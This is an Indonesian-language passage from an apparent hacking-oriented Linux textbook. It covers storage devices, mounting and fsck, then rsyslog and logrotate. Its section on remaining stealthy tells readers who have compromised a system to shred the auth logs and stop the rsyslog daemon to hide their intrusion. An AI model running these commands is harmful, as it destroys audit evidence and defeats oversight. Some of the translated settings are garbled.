brw-rw---- 1 root root 8,  5  May 16 12:44  sda5
brw-rw---- 1 root root 8,  16 May 16 12:44  sdb
brw-rw---- 1 root root 8,  17 May 16 12:44  sdb1 --snip--
```

Mari kita lihat lebih dekat hal ini.

Cara Linux Merepresentasikan Perangkat Penyimpanan

Linux menggunakan label logis untuk drive yang kemudian dipasang pada sistem file. Label logis ini akan bervariasi tergantung di mana drive dipasang, artinya hard drive yang sama mungkin memiliki label yang berbeda pada waktu yang berbeda, tergantung di mana dan kapan dipasang.

Awalnya, Linux mewakili floppy drive sebagai fd0 dan hard drive sebagai hda. Anda masih akan kadang-kadang melihat representasi drive ini pada sistem Linux lama, tetapi hari ini sebagian besar drive floppy sudah tidak ada (syukurlah). Meski begitu, hard drive lama yang menggunakan antarmuka IDE atau EIDE masih direpresentasikan dalam bentuk hda. Drive Newer Serial ATA (SATA) yang lebih baru dan hard drive Small Computer System Interface (SCSI) direpresentasikan sebagai sda. Drive terkadang dibagi menjadi beberapa bagian yang dikenal sebagai partisi, yang direpresentasikan dalam sistem pelabelan dengan angka, seperti yang akan Anda lihat selanjutnya.

Jika sistem memiliki lebih dari satu hard drive, Linux cukup menamainya secara berurutan dengan menambahkan huruf terakhir dalam urutan abjad, jadi drive pertama adalah sda, dan drive kedua adalah sdb, drive ketiga adalah 1). Huruf serial setelah sd sering disebut sebagai angka utama.

Tabel 10.1 Sistem Penamaan Perangkat

Device file	Description
sda	First SATA hard drive
sdb	Second SATA hard drive
sdc	Third SATA hard drive
sdd	Fourth SATA hard drive

Partisi Drive

Beberapa drive dapat dipecah menjadi beberapa partisi untuk mengelola dan memisahkan informasi. Misalnya, Anda mungkin ingin memisahkan hard drive Anda sehingga file swap, direktori beranda, dan direktori Anda semua berada di partisi yang terpisah—Anda mungkin ingin melakukan ini karena sejumlah alasan, termasuk untuk menghubungkan dan berbagi ke sumber daya. izin. Linux memberi label pada setiap partisi dengan nomor kecil yang muncul setelah penunjukan drive. Dengan cara ini, partisi pertama pada drive SATA pertama adalah sda1. Partisi kedua adalah sda2, sda3 ketiga, dan seterusnya, seperti yang diilustrasikan pada Tabel 10.2.

Tabel 10.2 Sistem Pelabelan Partisi

Partition	Description
sda1	The first partition (1) on the first (a) SATA drive
sda2	The second (2) partition on the first (a) drive
sda3	The third (3) partition on the first (a) drive
sda4	The fourth (4) partition on the first (a) drive

Kadang-kadang, Anda mungkin ingin melihat partisi di sistem Linux Anda untuk melihat yang mana yang Anda miliki dan berapa banyak kapasitas yang tersedia di masing-masing. Anda dapat melakukannya dengan menggunakan utilitas fdisk. Menggunakan -l switch dengan fdisk mendaftarkan semua partisi dari semua drive, seperti yang ditunjukkan di Daftar 10.2.

```
kali >fdisk -l
Disk /dev/sda:  20GiB,  21474836480 bytes,  41943040  sectors
Units:  sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk label type: dos Disk identifier: 0x7c06cd70

Device     Boot    Start      End   Sectors    Size  Id Type
/dev/sda1   *      2048  39174143  39172096   18.7G  83 Linux
/dev/sda2    39176190  41940991   2764802    1.3G   5 Extended
/dev/sda5 39176192 41940991 2764800 1.3G 82 Linux swap / Solaris

Disk /dev/sdb: 29.8 GiB, 31999393792 bytes, 62498816 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos Disk identifier: 0xc3072e18
```

```
Device     Boot Start     End   Sectors  Size Id Type
/dev/sdb1        32  62498815  62498784 29.8G  7 HPFS/NTFS/exFAT
```

Daftar 10.2 Mencantumkan partisi dengan fdisk

Seperti yang Anda lihat di Daftar 102, perangkat sda1, sda2, dan sda5 tercantum di bait pertama. Ketiga perangkat ini membentuk disk virtual dari mesin virtual saya, yang merupakan drive 20GB dengan tiga partisi, termasuk partisi swap (sda5), yang berfungsi seperti RAM virtual—mirip dengan file halaman di Windows ketika kapasitas RAM melebihi kapasitas.

Jika Anda memindai Daftar 102 ke bait ketiga, Anda melihat output perangkat kedua yang ditunjuk sdb1—label b memberi tahu kami bahwa drive ini terpisah dari tiga perangkat pertama. Ini adalah flash drive 64GB saya. Perhatikan bahwa fdisk menunjukkan bahwa ini adalah jenis sistem file HPFS/NTFS/ExFAT. Jenis file ini— *High Performance File System* (HPFS), *New Technology File System* (NTFS), dan *Extended File Allocation Table* (exFAT)—bukan asli sistem Linux, melainkan sistem macOS dan Windows. Ada baiknya untuk dapat mengenali jenis file asli dari sistem yang berbeda saat Anda menyelidiki. Sistem file mungkin menunjukkan jenis mesin tempat drive diformat, yang dapat menjadi informasi berharga. Kali dapat menggunakan flash drive USB yang dibuat pada banyak sistem operasi yang berbeda.

Seperti yang Anda lihat di Bab 1, sistem file Linux terstruktur secara signifikan berbeda dengan Windows dan sistem operasi eksklusif lainnya. Selain itu, cara file disimpan dan dikelola juga berbeda di Linux. Windows versi baru menggunakan sistem file NTFS, sedangkan sistem Windows lama menggunakan sistem *File Allocation Table* (FAT).

Linux menggunakan sejumlah jenis sistem file yang berbeda, tetapi yang paling umum adalah ext2, ext3, dan ext4. Ini adalah semua iterasi dari sistem file ext (atau diperpanjang), dengan ext4 sebagai yang terbaru.

Karakter dan Blokir Perangkat

Hal lain yang perlu diperhatikan tentang penamaan file perangkat di direktori/dev adalah bahwa posisi pertama berisi c atau b. Anda dapat melihat ini di Daftar 101 di awal sebagian besar entri, dan terlihat seperti ini:

```
crw-------  1  root root  10,175  May 16  12:44 agpgart
```

Huruf-huruf ini mewakili dua cara perangkat mentransfer data masuk dan keluar. C adalah singkatan dari character, dan perangkat ini dikenal seperti yang Anda harapkan sebagai perangkat karakter. Perangkat eksternal yang berinteraksi dengan sistem dengan mengirim dan menerima data karakter per karakter, seperti mouse atau keyboard, adalah perangkat karakter.

b adalah singkatan dari jenis kedua: block device/memblokir perangkat. Mereka berkomunikasi dalam blok data (beberapa byte pada satu waktu) dan termasuk perangkat seperti hard drive dan drive DVD. Perangkat ini memerlukan throughput data berkecepatan lebih tinggi dan karenanya mengirim dan menerima data dalam blok (banyak karakter atau byte pada satu waktu). Setelah Anda mengetahui apakah perangkat adalah perangkat karakter atau blok, Anda dapat dengan mudah mendapatkan lebih banyak informasi tentangnya, seperti yang akan Anda lihat selanjutnya.

Daftar Block Device dan Informasi dengan lsblk

Perintah Linux lsblk, kependekan dari list block, mencantumkan beberapa informasi dasar tentang setiap perangkat blok yang terdaftar di/dev. Hasilnya mirip dengan output dari fdisk -l, tetapi juga akan menampilkan perangkat dengan banyak partisi dalam sejenis pohon,

menunjukkan setiap perangkat dengan partisinya sebagai cabang, dan tidak memerlukan hak akses root. Di Daftar 10.3, misalnya, kita melihat sda, dengan cabangnya sda1, sda2, dan sda5.

```
kali >lsblk
Name     MAJ:MIN  RM  SIZE  RO  TYPE  MOUNTPOINT
fd0        2:0    1   4K   0  disk
sda1       8:0    0   20G   0  disk
|-sda1     8:1    0 18.7G   0  part  /
|-sda2     8:2    0    1K   0  part
|-sda5     8:5    0  1.3G   0  part  [SWAP]
sdb        8:16   1 29.8G   0  disk
|-sdb1     8.17   1 29.8G   0  disk  /media
sr0       11:0    1  2.7G   0  rom
```

Daftar 10.3 Daftar blokir informasi perangkat dengan lsblk

Outputnya mencakup floppy drive sebagai fd0 dan drive DVD sebagai sr0, meskipun keduanya tidak ada di sistem saya—ini hanya peninggalan dari sistem lama. Kami juga dapat melihat informasi tentang mount point drive—ini adalah posisi di mana drive dipasang ke sistem file. Perhatikan bahwa hard drive sda1 dipasang di / dan flash drive dipasang di /media. Anda akan melihat selengkapnya tentang makna dari ini di bagian berikutnya.

10.2 *MOUNTING* DAN *UNMOUNTING*

Sebagian besar sistem operasi modern, termasuk sebagian besar versi baru Linux, memasang perangkat penyimpanan secara otomatis saat terpasang, artinya flash drive atau hard drive baru secara otomatis terpasang ke sistem file. Bagi mereka yang baru mengenal Linux, pemasangan mungkin menjadi subjek asing.

Perangkat penyimpanan pertama-tama harus terhubung secara *fisik* ke sistem file dan kemudian dilampirkan secara logis ke sistem file agar data tersedia untuk sistem operasi. Dengan kata lain, bahkan jika perangkat secara fisik terpasang ke sistem, itu belum tentu terpasang secara logis dan tersedia ke sistem operasi. Istilah mount adalah warisan dari hari-hari awal komputasi ketika kaset penyimpanan (sebelum hard drive) harus secara fisik dipasang ke sistem komputer pikirkan komputer besar dengan drive kaset berputar yang mungkin Anda punya ilmu pengetahuan.

Seperti yang disebutkan, titik di pohon direktori tempat perangkat dipasang disebut sebagai titik pemasangan. Dua titik pemasangan utama di Linux adalah/*mnt* dan/*media*. Sebagai aturan umum, hard drive internal dipasang di/*mnt*, dan perangkat USB eksternal seperti flash drive dan hard drive USB eksternal dipasang di/*media*, meskipun secara teknis semua direktori dapat digunakan.

Memasang Sendiri Perangkat Penyimpanan Dalam beberapa versi Linux, Anda perlu memasang drive secara manual untuk mengakses kontennya, jadi ini adalah keterampilan yang patut dipelajari. Untuk memasang drive di sistem file, gunakan perintah mount. Titik pemasangan untuk perangkat harus berupa direktori kosong; jika Anda memasang perangkat pada direktori yang memiliki subdirektori dan file, perangkat yang dipasang akan mencakup konten direktori, membuatnya tidak terlihat dan tidak tersedia. Jadi, untuk memasang hard drive sdb1 baru di direktori /*mnt*, Anda harus memasukkan yang berikut:

```
kali >mount /dev/sdb1 /mnt
```

Hard drive tersebut harus tersedia untuk diakses. Jika Anda ingin memasang *flash drive* sdc1 di direktori /media, Anda harus memasukkan ini:

```
kali >mount /dev/sdc1 /media
```

Sistem file yang dipasang pada sistem disimpan dalam file di */etc/fstab* (*kependekan dari tabel sistem file*), yang dibaca oleh sistem pada setiap boot.

Melepas dengan *umount* Jika Anda berasal dari latar belakang Mac atau Windows, Anda mungkin telah melepas drive tanpa menyadarinya. Sebelum Anda menghapus flash drive dari sistem Anda, Anda "mengeluarkannya" agar tidak menyebabkan kerusakan pada file yang disimpan di perangkat. Keluarkan adalah kata lain untuk melepas.

Serupa dengan perintah *mount*, Anda dapat melepas hard drive kedua dengan memasukkan perintah *umount* diikuti dengan entri file perangkat di direktori/dev, seperti /dev/sdb. Perhatikan bahwa perintah tersebut tidak dieja unmount melainkan *umount* (tidak ada n).

```
kali >umount /dev/sdb1
```

Anda tidak dapat melepas perangkat yang sedang sibuk, jadi jika sistem membaca atau menulis ke perangkat, Anda hanya akan menerima kesalahan.

10.3 PEMANTAUAN SISTEM FILE

Di bagian ini, kita melihat beberapa perintah untuk memantau status sistem file—keahlian yang diperlukan untuk *Hacker* atau administrator sistem. Kami akan mendapatkan beberapa info tentang disk yang terpasang, lalu memeriksa dan memperbaiki kesalahan. Perangkat penyimpanan sangat rawan kesalahan, sehingga sebaiknya mempelajari keterampilan ini.

Mendapatkan Informasi tentang Disk yang Dipasang

Perintah df *(untuk disk free*) akan memberi kami informasi dasar tentang hard disk atau perangkat yang terpasang, seperti CD, DVD, dan flash drive, termasuk berapa banyak ruang yang digunakan dan seberapa tersedia (lihat Daftar 10.4). Tanpa opsi apa pun, default df ke drive pertama di sistem Anda (dalam hal ini, sda). Jika Anda ingin memeriksa drive yang berbeda, cukup ikuti perintah df dengan representasi drive yang ingin Anda periksa (misalnya, df sdb).

```
kali >df
Filesystem  1K-Blocks     Used  Available Use%    Mounted on
rootfs          19620732  17096196   1504788 92%    /
udev          10240       0     10240  0%    /dev
--snip--

/dev/sdb1  29823024  29712544   110480  99%    /media/USB3.0
```

Daftar 10.4 Mendapatkan informasi tentang disk dan perangkat yang terpasang dengan df

Baris pertama dari output di sini menunjukkan header kategori, lalu kita mendapatkan informasinya. Ruang disk diberikan dalam blok 1KB. Pada baris kedua, kita melihat bahwa rootfs memiliki 19.620.732 blok satukilobyte, di mana ia menggunakan 17.096.196 (atau sekitar 92 persen), menyisakan 1.504.788 yang tersedia. Perintah df juga memberi tahu kami bahwa sistem file ini dipasang di bagian atas sistem file/.

Di baris terakhir, Anda dapat melihat flash drive USB saya. Perhatikan bahwa ini telah ditetapkan/dev/sdb1, hampir 100 persen penuh, dan dipasang di/media/USB3.0.

Sebagai rangkuman, disk virtual saya di sistem ini diberi nama sda1, yang rusak sebagai berikut:
sd hard drive SATA
a hard drive pertama
1 Partisi pertama di drive itu
Flash drive 64 GB saya ditetapkan sebagai sdb1, dan drive eksternal saya sebagai sdc1.

Checking Error

Perintah fsck (kependekan dari pemeriksaan sistem file) memeriksa sistem file untuk kesalahan dan memperbaiki kerusakan, jika memungkinkan, atau menempatkan area yang buruk ke dalam tabel blok yang buruk untuk menandainya sebagai buruk. Untuk menjalankan perintah fsck, Anda perlu menentukan jenis sistem file (defaultnya adalah ext2) dan file perangkat yang akan diperiksa. Penting untuk diperhatikan bahwa Anda harus melepas drive sebelum menjalankan pemeriksaan sistem file. Jika Anda gagal melepas perangkat yang dipasang, Anda akan menerima pesan kesalahan yang ditampilkan di Daftar 10.5.

```
kali >fsck
fsck from util-linux 2.20.1
e2fsck 1.42.5 (29-Jul-2012)
/dev/sda1 is mounted e2fsck: Cannot continue, aborting.
```

Daftar 10.5 Mencoba (dan gagal) untuk menjalankan pemeriksaan kesalahan pada drive yang terpasang

Jadi, langkah pertama saat melakukan pemeriksaan sistem file adalah melepas perangkat. Dalam hal ini, saya akan melepas flash drive saya untuk melakukan pemeriksaan sistem file:

```
kali >umount /dev/sdb1
```

Saya dapat menambahkan opsi -p agar fsck secara otomatis memperbaiki masalah apa pun dengan perangkat, seperti:

```
kali >fsck -p /dev/sdb1
```

Dengan perangkat terlepas, sekarang saya dapat memeriksa setiap sektor buruk atau masalah lain pada perangkat, sebagai berikut:

```
kali >fsck -p /dev/sdb1
fsck from util-linux 2.30.2
exfatfsck 1.2.7
Checking file system on /dev/sdb1.
File system version           1.0
Sector size                   512 bytes
Cluster size                  32 KB
Volume size                   7648 MB
Used space                    1265 MB
Available space               6383 MB
Totally 20 directories and 111 files.
File system checking finished. No errors found.
```

10.4 RINGKASAN

Memahami cara Linux menunjuk dan mengelola perangkatnya sangatlah penting bagi pengguna dan *Hacker* Linux. *Hacker* perlu mengetahui perangkat apa yang dilampirkan ke sistem dan berapa banyak ruang yang tersedia. Karena perangkat penyimpanan sering mengalami error, kami dapat memeriksa dan memperbaiki error tersebut dengan fsck. Perintah dd mampu membuat salinan fisik perangkat, termasuk semua file yang dihapus.

10.5 LATIHAN

Sebelum Anda melanjutkan ke Bab 11, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Gunakan perintah mount dan unmouny untuk mount dan unmount flash drive Anda.
2. Periksa jumlah ruang disk kosong pada hard drive utama Anda.
3. Periksa kesalahan pada flash drive Anda dengan fsck.
4. Gunakan perintah dd untuk menyalin seluruh isi dari satu flash drive ke yang lain, termasuk file yang dihapus.
5. Gunakan perintah lsblk untuk menentukan karakteristik dasar perangkat blok Anda.

BAB 11
SISTEM LOGIN

Untuk setiap pengguna Linux, sangatlah penting untuk memiliki pengetahuan tentang penggunaan file log. File log menyimpan informasi tentang peristiwa yang terjadi saat sistem operasi dan aplikasi dijalankan, termasuk kesalahan dan peringatan keamanan. Sistem Anda akan mencatat informasi secara otomatis berdasarkan serangkaian aturan yang akan saya tunjukkan cara mengonfigurasinya di bab ini.

Sebagai *Hacke*r, file log dapat menjadi jejak ke aktivitas dan identitas target Anda. Namun, ini juga bisa menjadi jejak ke aktivitas Anda sendiri di sistem orang lain. Oleh karena itu, seorang *Hacker* perlu mengetahui informasi apa yang dapat mereka kumpulkan, serta apa yang dapat dikumpulkan tentang tindakan dan metode mereka sendiri untuk menyembunyikan bukti tersebut.

Di sisi lain, siapa pun yang mengamankan sistem Linux perlu mengetahui cara mengelola fungsi logging untuk menentukan apakah suatu sistem telah diserang dan kemudian menguraikan apa yang sebenarnya terjadi dan siapa yang melakukannya.

Bab ini menunjukkan kepada Anda cara memeriksa dan mengonfigurasi file log, serta cara menghapus bukti aktivitas Anda dan bahkan menonaktifkan logging secara keseluruhan. Pertama, kita akan melihat daemon yang melakukan logging.

11.1 *RSYSLOG LOGGING* DAEMON

Linux menggunakan daemon yang disebut syslogd untuk secara otomatis mencatat peristiwa di komputer Anda. Beberapa variasi syslog, termasuk rsyslog dan syslog-ng, digunakan pada distribusi Linux yang berbeda, dan meskipun mereka beroperasi sangat mirip, ada beberapa perbedaan kecil. Karena Kali Linux di dibuat di Debian, dan Debian dilengkapi dengan rsyslog secara default, kami berfokus pada utilitas tersebut di bab ini. Jika Anda ingin menggunakan distribusi lain, ada baiknya melakukan sedikit riset tentang sistem logging mereka.

Mari kita lihat rsyslog di sistem Anda. Kami akan menelusuri semua file yang terkait dengan rsyslog. Pertama, buka terminal di Kali dan masukkan yang berikut ini:

```
kali >locate rsyslog
/etc/rsyslog.conf
/etc/rsyslog.d
/etc/default/rsyslog
/etc/init.d/rsyslog
/etc/logcheck/ignore.d.server/rsyslog
/etc/logrotate.d/rsyslog
/etc/rc0.d/K04rsyslog
--snip--
```

Seperti yang Anda lihat, banyak file berisi rsyslog kata kunci—beberapa di antaranya lebih berguna daripada yang lain. Salah satu yang ingin kami periksa adalah file konfigurasi rsyslog.conf.

File Konfigurasi rsyslog

Seperti hampir setiap aplikasi di Linux, rsyslog dikelola dan dikonfigurasi oleh file konfigurasi plaintext yang terletak, seperti umumnya di Linux, di direktori /etc. Dalam kasus

rsyslog, file konfigurasi berada di */etc/rsyslog.conf*. Buka file tersebut dengan editor teks apa pun, dan kami akan menjelajahi apa yang di dalamnya (di sini, saya menggunakan *Leafpad*):

```
kali >leafpad /etc/rsyslog.conf
```

Anda akan melihat sesuatu seperti Daftar 111.

```
/etc/rsyslog.conf Configuration file for rsyslog.

# For more information see
# /usr/share/doc/rsyslog-doc/html/rsyslog_conf.html

##################
#### MODULES ####
##################
module(load="imuxsock") # menyediakan dukungan untuk logging sistem lokal
module(load="imklog") # menyediakan dukungan logging kernel
#module(load="immark")# menyedialam --MARK-- kapabilitas pesan

# provides UDP syslog reception
# module(load="imudp")
# input(type="imudp" port="514")

# provides TCP syslog reception
# module(load="imtcp")
# input(type="imtcp" port="514")

############################
#### GLOBAL DIRECTIVES ####
############################
```

Daftar 11.1 Snapshot dari file *rsyslog.conf*

Seperti yang Anda lihat, file rsyslog.conf didokumentasikan dengan baik dengan banyak komentar yang menjelaskan penggunaannya. Sebagian besar informasi ini tidak akan berguna bagi Anda saat ini, tetapi jika Anda menavigasi ke bawah baris 50, Anda akan menemukan bagian Aturan. Di sinilah Anda dapat menetapkan aturan untuk apa yang akan dicatat oleh sistem Linux Anda secara otomatis untuk Anda.

Aturan Logging rsyslog

Aturan rsyslog menentukan jenis informasi apa yang dicatat, program apa yang pesannya dicatat, dan di mana log itu disimpan. Sebagai Hacker, ini memungkinkan Anda untuk mengetahui apa yang sedang dicatat dan di mana log itu ditulis sehingga Anda dapat menghapus atau mengaburkannya. Gulir ke baris 50 dan Anda akan melihat sesuatu seperti Daftar 11.2

```
###############
#### RULES ####
###############
#
# First some standard log files. Log by facility.
#
auth,authpriv.*          /var/log/auth.log
```

```
*.*;auth,authpriv.none      -/var/log/syslog
#cron.*                 /var/log/cron.log
daemon.*                -/var/log/daemon.log
kern.*                  -/var/log/kern.log
1pr.*                   -/var/log/lpr.log
mail.*                  -/var/log/mail.log
user.*                  -/var/log/user.log

#
# Pencatatan untuk sistem surat. Pisahkan sehingga
# mudah untuk menulis skrip untuk mengurai file-file ini.
#
mail.info               -/var/log/mail.info
mail.warn               -/var/log/mail.warn
mail.err                /var/log/mail.err
```

Daftar 11.2 Menemukan aturan logging di rsyslog.conf

Setiap baris adalah aturan logging terpisah yang menyatakan pesan apa yang dicatat dan di mana mereka masuk. Format dasar untuk aturan ini adalah sebagai berikut:

facility .priority action

Kata kunci facility merujuk ke program, seperti email, kernel, atau lpr yang pesannya sedang dicatat. Kata kunci priority menentukan jenis pesan yang akan dilog untuk program tersebut.Kata kunci action, di paling kanan, merujuk lokasi tempat log akan dikirim. Mari kita lihat setiap bagian lebih dekat, dimulai dengan kata kunci facility, yang merujuk pada software apa pun yang menghasilkan log, apakah itu kernel, sistem email, atau pengguna.

Berikut ini adalah daftar kode valid yang dapat digunakan sebagai pengganti kata kunci facilitydalam aturan file konfigurasi kami:

auth /authpriv Pesan keamanan/otorisasi
cron Jam daemon
daemon Daemon lainnya
kern pesan kernel
lpr Sistem pencetakan
mail Sistem surat
User pesan Umum tingkat pengguna

Wildcard asterisk (*) menggantikan kata mengacu pada semua fasilitas. Anda dapat memilih lebih dari satu fasilitas dengan mencantumkannya dipisahkan dengan koma.

priority memberi tahu sistem jenis pesan apa yang harus dicatat. Kode didaftarkan dari prioritas terendah, dimulai saat debug, hingga prioritas tertinggi, diakhiri dengan panic. Jika prioritas adalah * , pesan dari semua prioritas akan dicatat. Saat Anda menentukan prioritas, pesan dengan prioritas tersebut dan yang lebih tinggi akan dicatat. Misalnya, jika Anda menetapkan kode prioritas alert, sistem akan mencatat pesan yang diklasifikasikan sebagai alert dan prioritas yang lebih tinggi, tetapi tidak akan mencatat pesan yang ditandai sebagai crit atau prioritas yang lebih rendah dari alert.

Berikut daftar lengkap kode valid untuk prioritas

- debug
- info
- notice

- warning
- warn
- error
- err
- crit
- alert
- emerg
- panic

Kode warning, warn, error, err, emerg, dan panic semuanya sudah tidak digunakan lagi dan tidak boleh digunakan.

Action biasanya adalah nama file dan lokasi tempat log harus dikirim. Perhatikan bahwa umumnya, file log dikirim ke direktori/var/log dengan nama file yang menjelaskan fasilitas yang menghasilkannya, seperti auth. Ini berarti, misalnya, bahwa log yang dihasilkan oleh fasilitas auth akan dikirim ke/var/log.auth.log.

Mari kita lihat beberapa contoh aturan log:

```
mail.* /var/log/mail
```

Contoh ini akan mencatat peristiwa email dari semua (*) prioritas ke */var/log/mail.*

```
kern.crit /var/log/kernel
```

Contoh ini akan mencatat peristiwa kernel dengan prioritas kritis (crit) atau lebih tinggi ke */var/log/kernel.*

```
*.emerg *
```

Contoh terakhir ini akan mencatat semua peristiwa dengan prioritas darurat (emerg) untuk semua pengguna yang login. Dengan aturan ini, *Hacker* dapat menentukan lokasi file log, mengubah prioritas, atau bahkan menonaktifkan aturan logging tertentu.

11.2 MEMBERSIHKAN LOG DENGAN *LOGROTATE* OTOMATIS

File log menghabiskan ruang, jadi jika Anda tidak menghapusnya secara berkala, file tersebut pada akhirnya akan mengisi seluruh hard drive Anda. Di sisi lain, jika Anda menghapus file log terlalu sering, Anda tidak akan memiliki log untuk diselidiki pada suatu saat di masa mendatang. Anda dapat menggunakan logrotate untuk menentukan keseimbangan antara persyaratan yang berlawanan ini dengan memutar log Anda.

Rotasi log adalah proses pengarsipan file log secara teratur dengan memindahkannya ke beberapa lokasi lain, meninggalkan Anda dengan file log baru. Lokasi yang diarsipkan tersebut kemudian akan dibersihkan setelah jangka waktu tertentu.

Sistem Anda sudah memutar file log menggunakan tugas cron yang menggunakan utilitas logrotate. Anda dapat mengonfigurasi utilitas logrotate untuk memilih keteraturan rotasi log Anda dengan file teks /etc/logrotate.conf. Mari buka dengan editor teks dan lihatlah:

```
kali >leafpad /etc/logrotate.conf
```

Anda akan melihat sesuatu seperti Daftar 11.3.

```
# see "man logrotate" for details
# rotate log files weekly
❶ weekly
```

```
  # keep 4 weeks worth of backlogs
❷ rotate 4
❸ # create new (empty) log files after rotating old ones    create
❹ # uncomment this if you want your log files compressed    #compress
# packages drop log rotation information into this directory    include /etc/logrotate.d
# no packages own wtmp, or btmp -- we'll rotate them here
        /var/log/wtmp {
        missingok
        monthly
        create 0664 root utmp
        rotate 1
}
```

Daftar 11.3 File konfigurasi logrotate Pertama, Anda dapat menyetel satuan waktu nomor putar yang Anda rujuk ke ❶.

Defaultnya di sini adalah weekly, artinya angka apa pun setelah kata kunci rotate selalu mengacu pada minggu.

Lebih jauh ke bawah, Anda dapat melihat setelan untuk seberapa sering memutar log—setelan defaultnya adalah memutar log setiap empat minggu sekali. Konfigurasi default ini akan berfungsi untuk kebanyakan orang, tetapi jika Anda ingin menyimpan log Anda lebih lama untuk tujuan investigasi atau lebih pendek untuk menghapusnya lebih cepat, ini adalah setelan yang harus Anda ubah. Misalnya, jika Anda memeriksa file log setiap minggu dan ingin menghemat ruang penyimpanan, Anda dapat mengubah setelan ini menjadi rotate. Jika Anda memiliki banyak penyimpanan untuk log dan ingin menyimpan catatan analisis semipermanen ubah setelan ini menjadi rotate untuk menyimpan log Anda selama enam bulan atau rotate untuk menyimpannya selama satu tahun. Secara default, file log kosong baru akan dibuat saat yang lama dihapus ❸.. Seperti yang disarankan oleh komentar di file konfigurasi, Anda juga dapat memilih untuk mengompresi file log yang diputar ❹.

Pada akhir setiap periode rotasi, file log diberi nama dan didorong ke akhir rantai log saat file log baru dibuat, menggantikan file log saat ini. Misalnya, /var/log.auth akan menjadi /var/log.auth.1, lalu /var/log.auth.2, dan seterusnya. Jika Anda merotasi log setiap empat minggu dan menyimpan empat set cadangan, /var/log.auth.4 Anda akan memiliki /var/log.auth.4, tetapi tidak/var/log.auth.5, artinya /var/log.auth.4 akan dihapus bukannya di didorong ke /var/log/auth.5. Anda dapat melihatnya dengan menggunakan perintah lokasikan untuk menemukan /var/log/auth.log file log dengan karakter pengganti, seperti yang ditunjukkan di sini:

```
kali >locate /var/log/auth.log.*
/var/log/auth.log.1
/var/log/auth.log.2
/var/log/auth.log.3
/var/log/auth.log.4
```

Untuk detail selengkapnya tentang banyak cara untuk menyesuaikan dan menggunakan utilitas logrotate, lihat halaman manual logrotate. Ini adalah sumber yang sangat bagus untuk mempelajari tentang fungsi yang dapat Anda gunakan dan variabel yang dapat Anda ubah untuk menyesuaikan cara penanganan log Anda. Setelah Anda menjadi lebih akrab

dengan Linux, Anda akan lebih memahami seberapa sering Anda perlu login dan opsi apa yang Anda sukai, jadi ada baiknya meninjau kembali file *logrotate.conf.*

11.3 *REMAINING STEALTHY*

Setelah Anda mengkompromikan sistem Linux, akan sangat berguna untuk menonaktifkan logging dan menghapus semua bukti penyusupan Anda ke dalam file log untuk mengurangi kemungkinan deteksi. Ada banyak cara untuk melakukan ini, dan masing-masing membawa risiko dan tingkat keandalannya sendiri.

Menghapus Bukti

Pertama, Anda ingin menghapus semua log aktivitas Anda. Anda cukup membuka file log dan menghapus log yang merinci aktivitas Anda, baris demi baris, menggunakan teknik penghapusan file yang Anda pelajari di Bab 2. Namun, ini bisa memakan waktu dan menyisakan waktu yang terlihat sangat berbahaya. Selain itu, file yang dihapus biasanya dapat dipulihkan oleh penyelidik forensik yang ahli.

Solusi yang lebih baik dan lebih aman adalah dengan menghancurkan file log. Dengan sistem penghapusan file lainnya, penyelidik yang terampil masih dapat memulihkan file yang terhapus, tetapi seandainya ada cara untuk menghapus file dan menimpanya beberapa kali, membuatnya jauh lebih sulit untuk dipulihkan. Beruntung bagi kami, Linux memiliki perintah bawaan, dengan nama yang sesuai, shred hanya untuk tujuan ini.

Untuk memahami cara kerja perintah shred, lihatlah layar bantuan dengan memasukkan perintah berikut:

```
kali >shred --help
Usage: shred [OPTION]...FILE...
Timpa FILE yang ditentukan berulang kali untuk membuatnya lebih sulit
bahkan untuk pemeriksaan perangkat keras yang sangat mahal untuk dipulihkan data
--snip--
```

Seperti yang dapat Anda lihat dari output penuh di layar Anda, perintah shred memiliki banyak opsi. Dalam bentuk yang paling dasar, sintaksnya sederhana:

```
shred <FILE>
```

Dengan sendirinya, shred akan menghapus file dan menimpanya beberapa kali—secara default, shred menimpa empat kali. Umumnya, semakin sering file ditimpa, semakin sulit untuk dipulihkan, tetapi perlu diingat bahwa setiap penimpaan membutuhkan waktu, jadi untuk file yang sangat besar, merobek-robek mungkin memakan waktu.

Dua opsi yang berguna untuk disertakan adalah opsi-f, yang mengubah izin pada file untuk memungkinkan penimpaan jika perubahan izin diperlukan, dan opsi–n, yang memungkinkan Anda memilih berapa kali file akan ditimpa. Sebagai contoh, kami akan menghancurkan file log di */var/log/auth.log* 10 kali menggunakan perintah berikut:

```
kali >shred -f -n 10 /var/log/auth.log.*
```

Kami membutuhkan opsi –f untuk memberi kami izin untuk menghancurkan file auth, dan kami mengikuti opsi –n dengan jumlah waktu yang diinginkan untuk menimpa. Setelah jalur file yang ingin kami hancurkan, kami menyertakan tanda bintang karakter pengganti sehingga kami tidak hanya merobek file auth.log, tetapi juga semua log yang telah dibuat dengan logrotate, seperti auth.log. log.2, dan seterusnya.

Sekarang coba untuk membuka file log:

```
kali >leafpad /var/log/auth.log.1
```

Setelah menghancurkan file, Anda akan melihat bahwa isinya adalah omong kosong yang tidak dapat dipahami, seperti yang ditunjukkan pada Gambar 11.1.

Gambar 11.1 File log yang diparut

Sekarang, jika insinyur keamanan atau penyelidik forensik memeriksa file log, mereka tidak akan menemukan apa pun yang berguna karena tidak ada yang dapat dipulihkan!

Menonaktifkan *Logging*

Opsi lain untuk menutupi jejak Anda adalah dengan menonaktifkan logging saja. Saat *Hacker* mengambil alih suatu sistem, mereka dapat segera menonaktifkan logging untuk mencegah sistem melacak aktivitas mereka. Ini, tentu saja, memerlukan hak istimewa root.

Untuk menonaktifkan semua logging, *Hacker* hanya dapat menghentikan daemon rsyslog. Menghentikan layanan apa pun di Linux menggunakan sintaks yang sama seperti yang ditunjukkan di sini (Anda akan melihat selengkapnya tentang ini di Bab 12):

```
service servicename start|stop|restart
```

Jadi, untuk menghentikan *daemon logging,* Anda cukup memasukkan perintah berikut:

```
kali >service rsyslog stop
```

Sekarang Linux akan berhenti membuat berkas log sampai layanan dimulai ulang, memungkinkan Anda untuk beroperasi tanpa meninggalkan bukti apa pun dalam file log!

11.4 RINGKASAN

